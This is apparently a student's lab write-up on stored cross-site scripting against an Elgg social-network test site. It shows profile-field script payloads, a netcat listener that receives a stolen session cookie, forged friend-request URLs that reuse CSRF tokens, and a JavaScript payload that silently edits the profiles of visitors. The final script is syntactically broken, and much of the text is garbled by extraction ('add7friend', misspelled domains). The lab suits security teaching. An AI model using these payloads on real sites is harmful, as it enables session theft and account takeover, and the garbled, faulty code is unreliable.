

Lab 6 XSS vulnerability

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Task1:

Step 1: Edit Alice profile and add desired script in description box.

Browser tabs: Edit profile : XSS Lab Site x

Address bar: www.xsslabelgg.com/profile/alice/edit

Navigation: Sites For Labs | Activity | Blogs | Bookmarks | Files | Groups | More »

Edit profile

Display name
Alice

About me [Edit HTML](#)

Rich text editor toolbar: B, I, U, I_x, S, List, Bulleted list, Link, Unlink, Image, Quote, Table, Table of contents, Source code, Help.

Public

Brief description
<script>alert("XSS alert message ");</script>

Public

Location

Public

Interests


Public

Right sidebar (Alice's profile):

- Search
- Alert icon
- Alice
- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Edit avatar
- [Edit profile](#)
- Change your settings
- Account statistics
- Notifications
- Group notifications


Step 2: Visit alice profile from other user(even with alice visiting it will also execute the script)

Visiting from admin profile:




Task 2:

Step1: Again, edit alice profile to display cookies




Step 2: Visit alice profile

- 1) With alice herself
- 2) From admins account



- 1)
- 2) From admin login -> alice profile



Task 3:

Edit profile : XSS Lab Site

www.xsslabelgg.com/profile/alice/edit

Sites for Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name
Alice

About me [Edit HTML](#)

Brief description
<script>document.write("");</script>

Location

Interact

Search

Alice

Blogs
Bookmarks
Files
Pages
Wire posts

Edit avatar
[Edit profile](#)

Change your settings
Account statistics
Notifications
Group notifications

Visit Alice profile using Alice and check the TCP server

Alice : XSS Lab Site

www.xsslabelgg.com/profile/alice

Sites for Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Alice

Brief description

[Edit profile](#)
[Edit avatar](#)

Blogs
Bookmarks
Files
Pages
Wire posts


```

/bin/bash
[11/18/19]seed@Victim:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 38000)
GET /?c=Elgg%3D4jg8uttjnjeu8f2jep8l5s124e3 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive

```

Powered by Elgg

Now visit alice profile from Admin login, we will see different cookies



Task4:

Step1: Find pattern in sending friend request.

Visiting alice profile show that alice friend id is 44 and 4 token is sent along with the cookies in the get request.

www.xsslabelgg.com/profile/alice

Alice

Brief description:

Friends

No friends yet.

View activity

Remove friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Inspector Console Debugger Style Editor Performance Memory Network Storage

GET add?friend=44&_elgg_ts=... www.xsslabelgg...xhr json 687 B 366 B -- 447 ms

Querystring

- __elgg_token: {...}
- 0: bewMBYcCLg6sSLj7Qbk7g
- 1: bewMBYcCLg6sSLj7Qbk7g

__elgg_ts: {...}

- 0: 1574098584
- 1: 1574098584

friend: 44

Visiting samy profile: Same has 47 as ID and token are different each time friend request sent, they are stored in elgg_ts and elgg_token variable in the code.

www.xsslabelgg.com/profile/samy

Samy

Friends

No friends yet.

View activity

Remove friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Wire posts

Admin options...

Inspector Console Debugger Style Editor Performance Memory Network Storage

GET add?friend=47&_elgg_ts=... www.xsslabelgg...xhr json 685 B 364 B -- 213 ms

Querystring

- __elgg_token: {...}
- 0: zYUJ2BhNHU3pXYNb7EL_ig
- 1: zYUJ2BhNHU3pXYNb7EL_ig

__elgg_ts: {...}


- 0: 1574099488
- 1: 1574099488

friend: 47


Attack: Now we know that our desired URL will have friend id 47 and paramters

"http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

Step1: we can see that alice is not friend of samy



Step 2: Samy will edit its about me with the script



STEP3: Now login with alice and visit samy profile

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy
About me

Add friend
Send a message
Report user

Blogs

Inspector Console Debugger Style Editor Performance Memory Network Storage

ALL HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

| Sta... | Meth... | File | Domain | Cause | Type | Transfer... | Size | 0 ms | 1.28 s |
|--------|---------|--|--------------------|------------|------|-------------|----------|------|--------|
| 0 | GET | samy | www.xsslabelgg.com | document | html | 3.40 KB | 11.34 KB | 0 ms | 1.28 s |
| 0 | GET | font-awesome.css | www.xsslabelgg.com | stylesheet | css | cached | 28.38 KB | | |
| 0 | GET | elgg.css | www.xsslabelgg.com | stylesheet | css | cached | 58.09 KB | | |
| 0 | GET | colorbox.css | www.xsslabelgg.com | stylesheet | css | cached | 3.80 KB | | |
| 0 | GET | jquery.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 0 | GET | jquery-ui.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 0 | GET | require_config.js | www.xsslabelgg.com | script | js | cached | 798 B | | |
| 0 | GET | require.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 0 | GET | elgg.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 0 | GET | en.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 0 | GET | init.js | www.xsslabelgg.com | script | js | cached | 619 B | | |
| 0 | GET | ready.js | www.xsslabelgg.com | script | js | cached | 271 B | | |
| 0 | GET | Plugin.js | www.xsslabelgg.com | script | js | cached | 630 B | | |
| 2 | GET | add7friend=47&_elgg_ts=1574122242&_elgg_token=LR7AIHQETRI7vrW... | www.xsslabelgg.com | xhr | html | 3.42 KB | 11.44 KB | | |
| 0 | GET | samy | www.xsslabelgg.com | xhr | html | 3.44 KB | 11.44 KB | | |

In network console we can see that add friend url is executed. We can see that samy is friend with himself, as same url was executed for himself when samy edited about me.

Now reload the page to see if ALICE is friend now?

Answer: **“Remove friend”** is coming on samy profile

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy
About me

Remove friend
Send a message
Report user

Blogs

Inspector Console Debugger Style Editor Performance Memory Network Storage

ALL HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

| Sta... | Meth... | File | Domain | Cause | Type | Transfer... | Size | 0 ms | 1.28 s |
|--------|---------|--|--------------------|------------|------|-------------|----------|------|--------|
| 200 | GET | samy | www.xsslabelgg.com | document | html | 3.40 KB | 11.34 KB | 0 ms | 1.28 s |
| 200 | GET | font-awesome.css | www.xsslabelgg.com | stylesheet | css | cached | 28.38 KB | | |
| 200 | GET | elgg.css | www.xsslabelgg.com | stylesheet | css | cached | 58.09 KB | | |
| 200 | GET | colorbox.css | www.xsslabelgg.com | stylesheet | css | cached | 3.80 KB | | |
| 200 | GET | jquery.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 200 | GET | jquery-ui.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 200 | GET | require_config.js | www.xsslabelgg.com | script | js | cached | 798 B | | |
| 200 | GET | require.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 200 | GET | elgg.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 200 | GET | en.js | www.xsslabelgg.com | script | js | cached | 0 B | | |
| 200 | GET | init.js | www.xsslabelgg.com | script | js | cached | 619 B | | |
| 200 | GET | ready.js | www.xsslabelgg.com | script | js | cached | 271 B | | |
| 200 | GET | Plugin.js | www.xsslabelgg.com | script | js | cached | 630 B | | |
| 302 | GET | add7friend=47&_elgg_ts=1574122413&_elgg_token=Mm0B3sMEFX9G4... | www.xsslabelgg.com | xhr | html | 3.41 KB | 11.42 KB | | |
| 200 | GET | samy | www.xsslabelgg.com | xhr | html | 3.43 KB | 11.42 KB | | |

Observations :


- 1) Explain the purpose of Lines 1 and 2, why are they are needed?

Answer: line 1 and 2 trying to build `_elgg_ts` and `__elgg_token` by reading those variables, which we will use in our HTTP url.

- 2) If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Answer: Method tried

- 1) Make whole script in one line, but again everything was converted to html tags
- 2) Create a JS file with out script and add just one line to fetch the script. But as we can see in the editor, it was converted into html tags. "<" converted to "<". Hence, html will process > not as "<" and it wont recognize it as script.



3)

Task 5:

Step1: Find the pattern/URL which used to edit about me in the server.

Web_XSS_Elgg.pdf x @ Samy: XSS Lab Site

www.xsslablbg.com/profile/samy

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Account »

Add widgets

Samy
About me

Friends

Inspector Console Debugger Style Editor Performance Memory Network Storage

11 All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

| Sta... | Meth... | File | Domain | Type | Transfer... | Size | 0 ms | 1.37 min | 2.73 min | 4.10 min | 5.46 min | 6.83 min | Headers | Cookies | Params | Response | Timings |
|--------|---------|-------------------|------------------|----------------|-------------|----------|----------|----------|----------|----------|----------|----------|---------|---------|--------|----------|---------|
| 02 | POST | css | www.xsslablbg... | document.html | 5.0 KB | 14.33 KB | → 102 ms | | | | | | | | | | |
| 03 | GET | samy | www.xsslablbg... | document.html | 3.99 KB | 14.33 KB | → 64 ms | | | | | | | | | | |
| 02 | GET | addfriend.js* | www.xsslablbg... | script | 4.73 KB | 44.55 KB | → 65 ms | | | | | | | | | | |
| 00 | GET | font-awesome.css | www.xsslablbg... | stylesheet.css | cached | 28.38 KB | | | | | | | | | | | |
| 00 | GET | elgg.css | www.xsslablbg... | stylesheet.css | cached | 58.09 KB | | | | | | | | | | | |
| 00 | GET | colorbox.css | www.xsslablbg... | stylesheet.css | cached | 3.80 KB | | | | | | | | | | | |
| 00 | GET | 47large.jpg | www.xsslablbg... | img | cached | 13.64 KB | | | | | | | | | | | |
| 00 | GET | 47small.jpg | www.xsslablbg... | img | cached | 1.40 KB | | | | | | | | | | | |
| 00 | GET | jquery.js | www.xsslablbg... | script | cached | 0 B | | | | | | | | | | | |
| 00 | GET | jquery-ui.js | www.xsslablbg... | script | cached | 0 B | | | | | | | | | | | |
| 00 | GET | require_config.js | www.xsslablbg... | script | cached | 798 B | | | | | | | | | | | |
| 00 | GET | require.js | www.xsslablbg... | script | cached | 0 B | | | | | | | | | | | |
| 00 | GET | elgg.js | www.xsslablbg... | script | cached | 0 B | | | | | | | | | | | |
| 02 | GET | / | www.xsslablbg... | script | html | 4.74 KB | 44.55 KB | → 34 ms | | | | | | | | | |
| 00 | GET | activity | www.xsslablbg... | script | html | 4.77 KB | 44.55 KB | → 152 ms | | | | | | | | | |
| 00 | GET | en.js | www.xsslablbg... | script | cached | 0 B | | | | | | | | | | | |
| 00 | GET | init.js | www.xsslablbg... | script | cached | 619 B | | | | | | | | | | | |
| 00 | GET | ready.js | www.xsslablbg... | script | cached | 271 B | | | | | | | | | | | |
| 00 | GET | Plugin.js | www.xsslablbg... | script | cached | 630 B | | | | | | | | | | | |
| 00 | POST | refresh_token | www.xsslablbg... | xhr | json | 515 B | 194 B | | | | | | | | | | |

Filter request parameters

Form data

__elgg_token: b4c-9u5PXAGPiqqmRXtBlw
__elgg_ts: 1574127134
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription: contactemail:
contactemail:
guid: 47
interests:
location:
mobile:
name: Samy
phone:
skills:
twitter:
website:

Now we know the URI and its parameter. Write a script and past in about me

Web_XSS_Elgg.pdf x @ Edit profile: XSS Lab Site

www.xsslablbg.com/profile/samy/edit

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Search

Samy

Blogs
Bookmarks
Files
Pages
Wire posts

Edit avatar
Edit profile

Change your settings
Account statistics
Notifications
Group notifications

Edit profile

Display name

Samy

About me

View

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.userName;
var guid=&guid="+elgg.session.user.guid;
var ts=&__elgg_ts="+elgg.security.token.__elgg_ts;
var token=&__elgg_token="+elgg.security.token.__elgg_token;
var description=&description=Pranod+kumar+samys+friend+is+Junk";

var content=userName+guid+ts+token+description; //FILL IN
var samyGuid="47"; //FILL IN
var sendurl = "http://www.xsslablbg.com/action/profile/edit"

if(elgg.session.user.guid=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslablbg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Public

